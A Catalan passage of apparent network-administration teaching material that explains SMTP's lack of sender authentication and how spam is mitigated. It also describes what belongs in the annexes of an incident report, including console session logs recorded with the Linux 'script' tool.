  En alguns casos, és possible que el problema no sigui un mal ús de la xarxa ni un abús per part de l'usuari, sinó que el protocol mateix permeti comportaments no desitjats. Un exemple molt clar és el protocol SMTP i el problema del correu no desitjat. L'entrega d'un correu electrònic es basa en els dominis que té el servidor destinació i no hi ha manera de comprovar l'autenticitat de l'emissor. Per l'arquitectura del correu electrònic, un servidor qualsevol no es pot saber *a priori* si és un intermediari legítim o un servidor que envia correu no desitjat.

  El problema se sol mitigar mitjançant llistes de servidors coneguts que envien correu no desitjat i un sistema de puntuacions heurístiques.

5) Annexos. Finalment, en els annexos es fan constar totes les dades que es creguin rellevants per entendre l'informe, com parts dels registres o ordres que s'han executat que puguin ser útils de cara a una anàlisi posterior.

Sol ser útil incloure-hi el registre complet de la sessió, perquè la resta de personal implicat en la resolució de la incidència la pugui veure.

Un **guió** (*script* en anglès) és una eina present en la majoria de distribucions Linux que permet enregistrar una sessió de consola.